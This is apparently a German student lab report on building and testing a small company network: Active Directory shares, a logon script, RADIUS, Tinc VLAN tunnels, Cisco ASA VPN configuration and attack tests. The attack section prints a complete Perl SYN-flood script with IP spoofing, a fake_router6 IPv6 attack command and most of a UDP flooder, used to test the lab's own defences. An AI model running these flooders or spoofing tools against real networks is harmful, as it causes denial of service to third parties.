In der Gruppe 'Verkauf_Leitung' ist der Benutzer 'User40'. In der Gruppe 'Verkauf' ist die Gruppe 'Verkauf_Leitung' sowie die Benutzer 'User41' und 'User42'.

Auf dem Fileserver wurde für jede Abteilung ein eigener Ordner erstellt, auf welchen nur die jeweilige Abteilung sowie die Administratoren Zugriff haben. Zudem werden alle persönlichen Ordner auf dem Fileserver (Ordner wird direkt im AD verwaltet und automatisch erstellt, da es als Home-Laufwerk angegeben wird) erzeugt. Die Struktur sowie die Berechtigungen sehen wie folgt aus (Ordner : Berechtigungsgruppe 1, Berechtigungsgruppe 2, ...) :

- Verkauf : Verkauf_Leitung, Administratoren
 - Allgemein : Verkauf_Leitung, Verkauf, Administratoren
 - User40 : Verkauf_Leitung, User40, Administratoren
 - User41 : Verkauf_Leitung, User41, Administratoren
 - User42 : Verkauf_Leitung, User42, Administratoren

Damit alle Mitarbeiter aus der Abteilung Verkauf auf ihre Ordner zugreifen können, wurde der Order 'Verkauf' für die Gruppe 'Verkauf' und 'Administratoren' freigegeben.

Die Struktur, sowie die Berechtigungen sehen bei den anderen Abteilungen gleich aus, jedoch mit deren Berechtigungsgruppen.

Die Verwaltung wurde durch die oben definierte Struktur soweit vereinfacht, dass bei der Erstellung eines weiteren Benutzers ein bestehender Benutzer kopiert werden kann und lediglich das Home-Laufwerk angegeben werden muss.

5.3. Logonscript

Das persönliche Laufwerk wird automatisch als Z: verbunden, da dies im Active Directory als Home-Laufwerk angegeben wurde.

Damit alle Benutzer auf die für sie relevanten Dateien Zugriff haben, haben wir ein Logonscript erstellt, welches überprüft in welcher Berechtigungsgruppe ein Benutzer ist und dementsprechend ein Netzlaufwerk verknüpft.

Das Logonscript sieht folgendermassen aus:

```

1 @echo off
2 net use P: /DEL /Y
3 cls
4 set user=%username%
5
6 set i=0
7 set group=Administratoren
8 echo Checking if %user% is member of %group%...
9 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
10 if %i% gtr 0 (goto :end)
11
12 set i=0
13 set group=Verkauf.Leitung
14 echo Checking if %user% is member of %group%...
15 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
16 if %i% gtr 0 (goto :Verkauf.Leitung)
17
18 set i=0
19 set group=Verkauf
20 echo Checking if %user% is member of %group%...
21 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
22 if %i% gtr 0 (goto :Verkauf)
23
24 set i=0
25 set group=Admin.Leitung
26 echo Checking if %user% is member of %group%...
27 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
28 if %i% gtr 0 (goto :Admin.Leitung)
29
30 set i=0
31 set group=Admin
32 echo Checking if %user% is member of %group%...
33 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
34 if %i% gtr 0 (goto :Admin)
35
36 set i=0
37 set group=Entwicklung.Leitung
38 echo Checking if %user% is member of %group%...
39 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
40 if %i% gtr 0 (goto :Entwicklung.Leitung)
41
42 set i=0

```

```
43 set group=Entwicklung
44 echo Checking if %user% is member of %group%...
45 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
46 if %i% gtr 0 (goto :Entwicklung)
47
48
49 goto :end
50
51 :verkauf
52 net use P: \\10.0.10.21\Verkauf\Allgemein
53 goto :end
54
55 :verkauf_Leitung
56 net use P: \\10.0.10.21\Verkauf
57 goto :end
58
59 :Admin
60 net use P: \\10.0.10.21\Admin\Allgemein
61 goto :end
62
63 :Admin_Leitung
64 net use P: \\10.0.10.21\Admin
65 goto :end
66
67 :Entwicklung
68 net use P: \\10.0.10.21\Entwicklung\Allgemein
69 goto :end
70
71 :Entwicklung_Leitung
72 net use P: \\10.0.10.21\Entwicklung
73 goto :end
74
75 :end
76 REM pause
```

5.4. Radius

Damit für den VPN Zugang die Active Directory Benutzer verwendet werden können, haben wir auf dem LAN Server ein Radius Dienst installiert. Microsoft nennt diesen Dienst Internet Authentication Service (IAS), welcher mit der Rolle Netzwerkrichtlinien- und Zugriffsdienste installiert wird. Um die Benutzerabfrage zu ermöglichen muss die ASA Firewall als Client erfasst werden. Dazu ist lediglich die IP-Adresse des Clients (ASA) und ein gemeinsamer Schlüssel für die Kommunikation notwendig. Die Verbindungsbedingungen können anhand einer Netzwerkrichtlinie eingestellt werden. Diese bietet viele Konfigurationsmöglichkeiten wie Verschlüsselungsmethode, Zugriffszeit usw. Unsere Einschränkung bezieht sich lediglich auf die Benutzergruppen. Dies bedeutet nur AD Benutzer, welche in den Gruppen Admin, Admin_Leitung, Verkauf und Verkauf_Leitung sind, können sich authentifizieren und somit eine gesicherte Verbindung herstellen.

5.5. Tunnelling mit Tinc

5.5.1. Grund für diese Lösung

In Phase 2 stehen die Netzwerkkomponenten (Layer 3 Switch, ASA) im Lab und die VMs werden auf einer VMware Virtualisierungsumgebung betrieben. Da es auf Grund von Einschränkungen bei der Vernetzung der beiden Räume nicht möglich ist, die Leitung als Trunk zu betreiben, mussten wir uns nach einer Umgehung dieser Einschränkung umsehen:

Nur logische Trennung der Netze bei dieser Variante wären alle VLANs ungetaggt über die Verbindung zwischen Lab und VMware-Umgebung geführt worden. Da sich die Rechner in unterschiedlichen IP-Netzen befinden wären nur geringe Einschränkungen entstanden. DHCP mit unterschiedlichen IP-Ranges für die verschiedenen VLANs hätte mit dieser Variante aber nicht ermöglicht werden können, da der Server die DHCP-Anfragen der Clients (Broadcast) direkt beantwortet hätte. Des Weiteren wäre es notwendig gewesen, die Konfiguration des Layer 3 Switches

Nachfrage bei Herrn Schindler Ergab leider lediglich, dass es nicht möglich sei, die vorhandene Verbindung als Trunk zu realisieren.

Tunnelling der unterschiedlichen Netze Bei dieser Variante ist es unter Verwendung eines zusätzlichen Switches möglich, die bestehende Konfiguration des Layer 3 Switches weiterhin zu verwenden. Ebenfalls kann DHCP ohne Einschränkungen betrieben werden.

Aufgrund der Vorteile der Tunnelling Lösung gegenüber der nur logischen Trennung haben wir uns dazu entschieden, die Netze zu tunnelt.

5.5.2. Überblick

Tinc ermöglicht es, Netze über UDP/IP-Verbindungen zu tunnelt als wären sie über einen Switch verbunden. Dadurch können Geräte im selben VLAN (z.B. das vlan10-Interface des L3 Switches und die VM für den internen Server) miteinander kommunizieren als wären sie direkt auf Layer 2 miteinander verbunden. Abbildung 2 zeigt exemplarisch die Konfiguration für den Tunnel von VLAN 10.




Abbildung 2: Tinc Funktionsweise / Aufbau

5.5.3. Konfiguration auf VMware-Umgebung

Die VM, welche auf VMware-Seite die Tinc-Tunnels terminiert wird als einzige in das vorbereitete VM753-Netz verbunden. Pro VLAN wird auf dem virtuellen VMware-Switch eine zusätzliche Portgruppe definiert. In diese Portgruppe werden dann sowohl die VMs des jeweiligen Netzes als auch ein Interface der Tunnel-VM konfiguriert. Einen Auszug der Netzwerkkonfiguration zeigen die Abbildungen 3 und 4.




Abbildung 3: Netze auf VMware-Umgebung




Abbildung 4: Netzwerkkonfiguration Tunnel-VM

5.5.4. Einrichtung der Tinc-Daemons

Tinc braucht für das Tunnelling einer Verbindung eine Software-Bridge, an die das erstellte Pseudo-Device angeschlossen werden kann. Die Bridge kann unter Linux folgendermassen erstellt werden (Beispiel: VLAN 10 auf der Tunnel-VM auf VMware):

```
1 brctl addbr brv_10
2 ifconfig eth1 0.0.0.0
3 ifconfig brv_10 up
4 brctl addif brv_10 eth1
5 ifconfig eth1 up
```

Im Konfigurationsverzeichnis des Tunnels (in diesem Beispiel unter `/etc/tinc/bridge_10/`) ist danach eine Datei `tinc.conf` mit folgenden Inhalt zu erstellen:

```
1 BindToAddress 10.12.13.1 10010
2 Name = vlan10_esx
3 Mode = switch
4 ConnectTo = vlan10_lab
```

Der Eintrag hinter *ConnectTo* bezieht sich dabei auf Files, die unter `/etc/tinc/bridge_10/hosts/` abzulegen sind. In diesen Files sind auch RSA-Keys enthalten, der Befehl *tincd -K* kann benutzt werden um RSA-Schlüsselpaare für Tinc zu erzeugen. Die Host-Dateien sehen folgendermassen aus (Beispiel: `vlan10_esx`):

```
1 Address = 10.12.13.1 10010
2 -----BEGIN RSA PUBLIC KEY-----
3 MIIBCgKCAQEAwGQKXRxDjyL89+4qe3YeFYAFtL5ugFkZS8K/Y9h6HK7dkCZcATl
4 HM1FS+2UuSbgMd8U7zMd33W0KMat5iZfj/08uQO9cTyx/TibbP7HXpIFRJ/BeB5p
5 sKvR/SjcWRFPHHC+LIUKLbDkx+SvMaEo/PfswVFFw2Xp8MIYHGH4/ow9cqJjeABH
6 d6KOWUsDeVF/3pgcuoXL2hw1Iem3SRmQds2siRYkn1UyYWMQ2zHXeTdjym30KDMh
7 s0Nz8QjJrRFQzADjugAiyktviuI7sqwnjbEIsAIPDVU76ObBN/vPTavH9r8nDEF8
8 iQSVSfXIob8GThsnikVhUTBEIAA17DLEaQIDAQAB
9 -----END RSA PUBLIC KEY-----
```

Tinc braucht des Weiteren ein *tinc-ifup* Script, welches nach der Initialisierung des Tunnel-Interfaces ausgeführt wird. Das folgende Beispielt fügt das Tunnel-Interface (`$INTERFACE`) der Bridge `brv_10` hinzu:

```
1 #!/bin/sh
2 ifconfig $INTERFACE 0.0.0.0
3 brctl addif brv_10 $INTERFACE
4 ifconfig $INTERFACE up
```

Sind alle diese Vorbereitungen getroffen kann der Tunnel mit dem Befehl *tincd -n bridge_10* gestartet werden. *bridge_10* bezieht sich dabei auf das Konfigurationsverzeichnis unterhalb von `/etc/tinc/`.

5.5.5. Statusausgaben

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf VMware-VM):

```
1 root@WOSMGRITUN:~# brctl show
2 bridge name      bridge id          STP enabled      interfaces
3 brv_10           8000.005056bc0101  no               bridge_10
4                  eth1
5 brv_110          8000.005056bc0105  no               bridge_110
6                  eth5
7 brv_120          8000.005056bc0106  no               bridge_120
8                  eth6
```

```

9 brv_20          8000.005056bc0102      no          bridge_20
10                                     eth2
11 brv_30          8000.005056bc0103      no          bridge_30
12                                     eth3
13 brv_40          8000.005056bc0104      no          bridge_40
14                                     eth4

```

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf Lab-PC):

```

1 root@wosmtunlab:~# brctl show
2 bridge name      bridge id                STP enabled  interfaces
3 brv_10            8000.000bcd58e8c         no           bridge_10
4                                     eth0.10
5 brv_110           8000.000bcd58e8c         no           bridge_110
6                                     eth0.110
7 brv_120           8000.000bcd58e8c         no           bridge_120
8                                     eth0.120
9 brv_20            8000.000bcd58e8c         no           bridge_20
10                                     eth0.20
11 brv_30            8000.000bcd58e8c         no           bridge_30
12                                     eth0.30
13 brv_40            8000.000bcd58e8c         no           bridge_40
14                                     eth0.40

```

5.5.6. VLAN-Subinterfaces unter Linux

Die zuvor beschriebenen Punkte reichen für die VM unter VMware aus. Für die Installation im Lab ist es hingegen (aufgrund der begrenzten Anzahl Netzwerkschnittstellen) nötig, die verschiedenen VLANs auf einem Kabel als Trunk auf den Switch zu führen. Dazu kennt Linux, sehr ähnlich wie dies bei Cisco-Geräten der Fall ist, Subinterfaces. Das folgende Listing zeigt beispielhaft die Erstellung eines solchen Interfaces (für VLAN 10):

```

1 ip link add link eth0 name eth0.10 type vlan id 10

```

Datenverkehr, der über das *eth0.10* Interface verschickt wird erhält dadurch das VLAN-Tag 10 und Datenverkehr der auf *eth0* mit einem derartigen Tag erhalten wird taucht auf *eth0.10* ohne Tag auf. Die restlichen für Tinc notwendigen Konfigurationsschritte können normal mit diesem VLAN-Subinterface durchgeführt werden.

5.5.7. Script für Start der Tunnels

Um die ansonsten manuell auszuführenden Befehle nicht immer von Hand eintippen zu müssen, wurde für die beiden Tunnel-VMs ein Startscript erstellt. Diese sind in den Anhängen C und D zu finden.

5.5.8. VLANs und virtuelle Bridges

Die folgende Tabelle bietet einen Überblick über die verschiedenen Tunnel, die für den Aufbau im Lab eingerichtet wurden.

Netz	VLAN ID	Bridge	Tunnel	IF VMware	IF Lab
Int. Server	10	brv_10	bridge_10	eth1	eth0.10
Admins	20	brv_20	bridge_20	eth2	eth0.20

Fortführung auf nächster Seite...

Netz	VLAN ID	Virt. Bridge	Tunnelname	IF VMware	IF Lab
Entwicklung	30	brv_30	bridge_30	eth3	eth0.30
Verkauf	40	brv_40	bridge_40	eth4	eth0.40
DMZ	110	brv_110	bridge_110	eth5	eth0.110
Internet	120	brv_120	bridge_120	eth6	eth0.120

5.6. ASA

5.6.1. Radius Authentifizierung

Damit die VPN Benutzer über das AD authentifiziert werden können, muss auf der Firewall der Radius-Server konfiguriert werden. Dazu wird ein neuer AAA-Server konfiguriert, welcher die Abfragen mit dem RADIUS Protokoll durchführt. Dazu sind lediglich die IP-Adresse, das Interface und der gemeinsame Schlüssel notwendig.

```
1 aaa-server RAD.SRV.GRP protocol radius
2 aaa-server RAD.SRV.GRP (inside) host 10.0.10.21
3 key *****
```

Der erstellte Server kann nun in den VPN Gruppen für die Authentifizierung verwendet werden. Hier am Beispiel für die IPsec Verbindung.

```
1 tunnel-group VPN_ADMINISTRATOR general-attributes
2 address-pool VPN-ADMIN
3 authentication-server-group RAD.SRV.GRP
4 default-group-policy VPN_ADMINISTRATOR
```

5.6.2. VPN IPsec & SSL

Die IPsec VPN Verbindung die wir in der Simulation verwendet haben, konnte im Labor ohne Änderungen übernommen werden. Im Labor haben wir zusätzlich den SSL VPN Zugang eingerichtet. Diese Verbindung wird über das SSL Protokoll verschlüsselt und die Kommunikation erfolgt lediglich über Port 443. Die Konfiguration unterscheidet sich nur gering von der IPsec Konfiguration. Der wichtigste Punkt ist das Zertifikat. SSL benötigt ein Zertifikat zur Überprüfung des Servers. Da wir kein öffentliches Zertifikat haben, dient die ASA Firewall als Zertifikatsserver. Dazu wird ein localtrust Point konfiguriert und ein Zertifikat generiert.

```
1 crypto ca trustpoint localtrust
2 enrollment self
3 fqdn sslvpn.wosm.com
4 subject-name CN=sslvpn.wosm.com
5 keypair sslvpnkeypair
6 crl configure
7 crypto ca trustpool policy
8 crypto ca certificate chain localtrust
9 certificate 00cb7451
10 308201eb 30820154 a0030201 02020400 cb745130 0d06092a 864886f7 0d010105
11 0500303a 31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e
12 301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
13 170d3133 30343232 30353336 34345a17 0d323330 34323030 35333634 345a303a
14 31183016 06035504 03130f73 736c7670 6e2e776f 736d2e63 6f6d311e 301c0609
15 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d3081 9f300d06
16 092a8648 86f70d01 01010500 03818d00 30818902 818100c2 ee2c7ac1 55bc7caa
17 211c2ca6 d6455349 3820648f d6f37890 30b32326 35119bb9 358db6ec f25f39d4
18 53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
```

```

19      678836b9 225b1f5a 07c79f50 869fdb45 d73844b5 bf9e6e80 cb961674 daf80bd4
20      837c3e5e 83438669 21cd7f55 4a979562 c749c73a 68738302 03010001 300d0609
21      2a864886 f70d0101 05050003 81810093 4a0ad2c1 cb9ef906 03bcd44 603f4935
22      729c24b4 5e820dac cde0ea29 44a13111 05dd13fb 2205b4c0 180e7682 cd2631ad
23      ae4c723d 2b79169e 3763693d 79342e62 841cd12a 906d9152 b96b4f79 31f1a098
24      fafab98b 0124376f c9cdb1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
25      8e579c89 8589a49e f95248ef 4e8064
26      quit

```

Die ASA Firewall erlaubt für die Verbindung mit dem SSL Client Anyconnect keine unterschiedliche Client-Versionen. Deshalb wird die Client Software auf die Firewall gespeichert. Wird eine neue Version auf die Firewall hochgeladen, werden die Clients beim nächsten Verbindungsaufbau automatisch ein Update durchführen.

Wurde dieses Image des Clients auf die Firewall geladen kann SSL VPN konfiguriert werden.

```

1 webvpn
2 enable outside
3 anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
4 anyconnect enable
5 tunnel-group-list enable

```

Anschliessend müssen äquivalent zur IPsec Konfiguration die group-policy und tunnel-group konfiguriert werden.

```

1 group-policy SSLClientPolicy internal
2 group-policy SSLClientPolicy attributes
3 dns-server value 10.0.10.21
4 vpn-tunnel-protocol ssl-client
5 default-domain value wosm.com
6 address-pools value VPN-USERS

1 tunnel-group SSLClientProfile type remote-access
2 tunnel-group SSLClientProfile general-attributes
3 authentication-server-group RAD.SRV.GRP
4 default-group-policy SSLClientPolicy
5 tunnel-group SSLClientProfile webvpn-attributes
6 group-alias SSLVPNClient enable

```

Um die Client Software zu installieren kann nun auf die ASA über <https://209.165.50.1> (Outside Interface) zugegriffen werden und der Client heruntergeladen werden.

5.6.3. ASDM

——— TODO Lerch ———

5.7. Attacken

5.7.1. ICMP 'smurf attack': Denial of Service

Da wir jeglichen ICMP Traffic blockieren, reichen einige simplet 'PING' Anfragen aus um zu testen, ob die Verteidigung gegen ICMP 'smurf attack' funktioniert.

```

1 ping 209.165.50.1
2 ping 209.165.50.2
3 ping 2005:2013:ff:b0::21
4 ping 2005:209:165:50::1

```

5.7.2. TCP DoS (SYN-Flooding)

Um SYN-Flooding zu testen, senden wir mithilfe eines Perl Skripts TCP Pakete mit einer gefälschten IP Adresse.

Für das SYN-Flooding haben wir folgendes Skript eingesetzt:

```

1  #!/usr/local/bin/perl
2
3  #Program to send out tcp syn packets using raw sockets on linux
4
5  use Socket;
6
7  $src_host = $ARGV[0]; # The source IP/Hostname
8  $src_port = $ARGV[1]; # The Source Port
9  $dst_host = $ARGV[2]; # The Destination IP/Hostname
10 $dst_port = $ARGV[3]; # The Destination Port.
11
12 if(!defined $src_host or !defined $src_port or !defined $dst_host or !defined
    $dst_port)
13 {
14     # print usage instructions
15     print "Usage: $0 <source host> <source port> <dest host> <dest port>\n";
16     exit;
17 }
18 else
19 {
20     # call the main function
21     main();
22 }
23
24 sub main
25 {
26     my $src_host = (gethostbyname($src_host))[4];
27     my $dst_host = (gethostbyname($dst_host))[4];
28
29     # when IPPROTO_RAW is used IP_HDRINCL is not needed
30     $IPPROTO_RAW = 255;
31     socket($sock , AF_INET, SOCK_RAW, $IPPROTO_RAW)
32         or die $!;
33
34     #set IP_HDRINCL to 1, this is necessary when the above protocol is something
        other than IPPROTO_RAW
35     #setsockopt($sock, 0, IP_HDRINCL, 1);
36
37     my ($packet) = makeheaders($src_host , $src_port , $dst_host , $dst_port);
38
39     my ($destination) = pack('Sna4x8', AF_INET, $dst_port , $dst_host);
40
41     while(1)
42     {
43         send($sock , $packet , 0 , $destination)
44             or die $!;
45     }
46 }
47
48 sub makeheaders
49 {
50     $IPPROTO_TCP = 6;
51     local($src_host , $src_port , $dst_host , $dst_port) = @_;
52
53     my $zero_cksum = 0;
54
55     # Lets construct the TCP half
56     my $tcp_len = 20;
57     my $seq = 13456;
58     my $seq_ack = 0;
59

```

```

60     my $tcp_doff = "5";
61     my $tcp_res = 0;
62     my $tcp_doff_res = $tcp_doff . $tcp_res;
63
64     # Flag bits
65     my $tcp_urg = 0;
66     my $tcp_ack = 0;
67     my $tcp_psh = 0;
68     my $tcp_rst = 0;
69     my $tcp_syn = 1;
70     my $tcp_fin = 0;
71     my $null = 0;
72
73     my $tcp_win = 124;
74
75     my $tcp_urg_ptr = 44;
76     my $tcp_flags = $null . $null . $tcp_urg . $tcp_ack . $tcp_psh . $tcp_rst .
        $tcp_syn . $tcp_fin ;
77
78     my $tcp_check = 0;
79
80     #create tcp header with checksum = 0
81     my $tcp_header = pack('nnNNH2B8nv', $src_port , $dst_port , $seq, $seq_ack ,
        $tcp_doff_res , $tcp_flags , $tcp_win , $tcp_check , $tcp_urg_ptr);
82
83     my $tcp_pseudo = pack('a4a4CCn' , $src_host , $dst_host , 0, $IPPROTO_TCP,
        length($tcp_header) ) . $tcp_header;
84
85     $tcp_check = &checksum($tcp_pseudo);
86
87     #create tcp header with checksum = 0
88     my $tcp_header = pack('nnNNH2B8nv', $src_port , $dst_port , $seq, $seq_ack ,
        $tcp_doff_res , $tcp_flags , $tcp_win , $tcp_check , $tcp_urg_ptr);
89
90     # Now lets construct the IP packet
91     my $ip_ver = 4;
92     my $ip_len = 5;
93     my $ip_ver_len = $ip_ver . $ip_len;
94
95     my $ip_tos = 00;
96     my $ip_tot_len = $tcp_len + 20;
97     my $ip_frag_id = 19245;
98     my $ip_ttl = 25;
99     my $ip_proto = $IPPROTO_TCP;    # 6 for tcp
100    my $ip_frag_flag = "010";
101    my $ip_frag_oset = "00000000000000";
102    my $ip_fl_fr = $ip_frag_flag . $ip_frag_oset;
103
104    # ip header
105    # src and destination should be a4 and a4 since they are already in network byte
        order
106    my $ip_header = pack('H2CnnB16CCna4a4', $ip_ver_len , $ip_tos , $ip_tot_len ,
        $ip_frag_id , $ip_fl_fr , $ip_ttl , $ip_proto , $zero_cksum , $src_host ,
        $dst_host);
107
108    # final packet
109    my $pkt = $ip_header . $tcp_header;
110
111    # packet is ready
112    return $pkt;
113 }
114
115
116 #Function to calculate checksum – used in both ip and tcp headers
117 sub checksum
118 {
119     # This of course is a blatant rip from _the_ GOD,
120     # W. Richard Stevens.
121

```

```

122     my ($msg) = @_;
123     my ($len_msg, $num_short, $short, $chk);
124     $len_msg = length($msg);
125     $num_short = $len_msg / 2;
126     $chk = 0;
127
128     foreach $short (unpack("S$num_short", $msg))
129     {
130         $chk += $short;
131     }
132
133     $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
134     $chk = ($chk >> 16) + ($chk & 0xffff);
135
136     return (~(($chk >> 16) + $chk) & 0xffff);
137 }

```

5.7.3. IP spoofing

Das IP spoofing wird mit dem Perl Skript aus dem Abschnitt SYN-Flooding getestet. Da wir eine falsche IP Adresse als Source angeben, wird der Traffic blockiert, da die ASA den Reverse-Path prüft.

5.7.4. Autoconfiguration IPv6

Mit dem Programm *fake_router6* aus der Toolsammlung von <http://www.thc.org/thc-ipv6/> haben wir versucht, die Client-Konfiguration zu manipulieren. Das Script versendet Router-Advertisements mit beliebigen, vom Angreifer festlegbaren Optionen. Zudem gibt es sich selbst als Router mit der höchsten Priorität aus.

Der Aufruf für den Angriff (muss als root unter Linux ausgeführt werden) lautet:

```
1 ./fake_router6 eth0 1::/64
```

Clients im selben VLAN erhalten daraufhin eine zusätzliche IP-Adresse aus dem 1::/64-Prefix und können, aufgrund der hohen Priorität der ungültigen Route, nicht mehr auf den Server zugreifen.

Die von uns erstellte ACL für IPv6 verhindert den Angriff allerdings, da Router-Advertisements geblockt werden.

5.7.5. Stress-Test ASA

Mithilfe eines Skripts senden wir massenhaft Daten an eine bestimmte IP Adresse, wobei der Port zufällig gewählt wird.

Das Skript sieht wie folgt aus:

```

1 #!/usr/bin/perl
2 # udp (ipv4/ipv6 or ipv4 to 6 or 6 to 6 etc etc etc) flooder
3 # by the unknown but definately someone leet! awesome works.
4 use strict;
5 use Socket;
6 eval {require Socket6}; our $has_socket6 = 0;
7 unless ($@) { $has_socket6 = 1; import Socket6; };
8

```

```

9  use Getopt::Long;
10 use Time::HiRes qw( usleep gettimeofday );
11
12 our $port = 0;
13 our $size = 0;
14 our $time = 0;
15 our $bw = 0;
16 our $help = 0;
17 our $delay = 0;
18 our $ipv6 = 0;
19
20 GetOptions(
21  "port=i" => \$port, # UDP port to use, numeric, 0=random
22  "size=i" => \$size, # packet size, number, 0=random
23  "bandwidth=i" => \$bw, # bandwidth to consume
24  "time=i" => \$time, # time to run
25  "delay=f" => \$delay, # inter-packet delay
26  "help|?" => \$help, # help
27  "6" => \$ipv6); # ipv6
28
29 my ($ip) = @ARGV;
30
31 if ($help || !$ip) {
32   print <<'EOL';
33   flood.pl --port=dst-port --size=pkt-size --time=secs
34           --bandwidth=kbits --delay=msec ip-address [-6]
35
36 Defaults:
37 * random destination UDP ports are used unless --port is specified
38 * random-sized packets are sent unless --size or --bandwidth is specified
39 * flood is continuous unless --time is specified
40 * flood is sent at line speed unless --bandwidth or --delay is specified
41 * IPv4 flood unless -6 is specified
42
43 Usage guidelines:
44 --size parameter is ignored if both the --bandwidth and the --delay
45 parameters are specified.
46 Packet size is set to 256 bytes if the --bandwidth parameter is used
47 without the --size parameter
48 The specified packet size is the size of the IP datagram (including IP and
49 UDP headers). Interface packet sizes might vary due to layer-2 encapsulation.
50 Warnings and Disclaimers:
51 Flooding third-party hosts or networks is commonly considered a criminal activity.
52 Flooding your own hosts or networks is usually a bad idea
53 Higher-performace flooding solutions should be used for stress/performance tests
54 Use primarily in lab environments for QoS tests
55 EOL
56   exit(1);
57 }
58 if (!defined($has_socket6) && (1 == $ipv6)) {
59   print "IPv6 flood unavailable on this machine, quitting.\n";
60   exit(1);
61 }
62 if ($bw && $delay) {
63   print "WARNING: computed packet size overwrites the --size parameter ignored\n";
64   $size = int($bw * $delay / 8);
65 } elsif ($bw) {
66   $delay = (8 * $size) / $bw;
67 }
68 $size = 256 if $bw && !$size;
69 ($bw = int($size / $delay * 8)) if ($delay && $size);
70 my ($iaddr, $endtime, $psize, $pport);
71 if(1 != $ipv6) {
72   $iaddr = inet_aton("$ip") or die "Cannot resolve hostname $ip\n";
73   socket(flood, PF_INET, SOCK_DGRAM, 17);
74 } else {
75   $iaddr = inet_pton(PF_INET6, "$ip") or die "Cannot resolve hostname $ip\n";
76   socket(flood, PF_INET6, SOCK_DGRAM, 17);
77 };

```

```
78 sendtime = time() + ($time ? $time : 1000000);
79 print "Flooding $ip " . ($port ? $port : "random") . " port with " .
80   ($size ? "$size-byte" : "random size") . " packets" . ($time ? " for $time seconds"
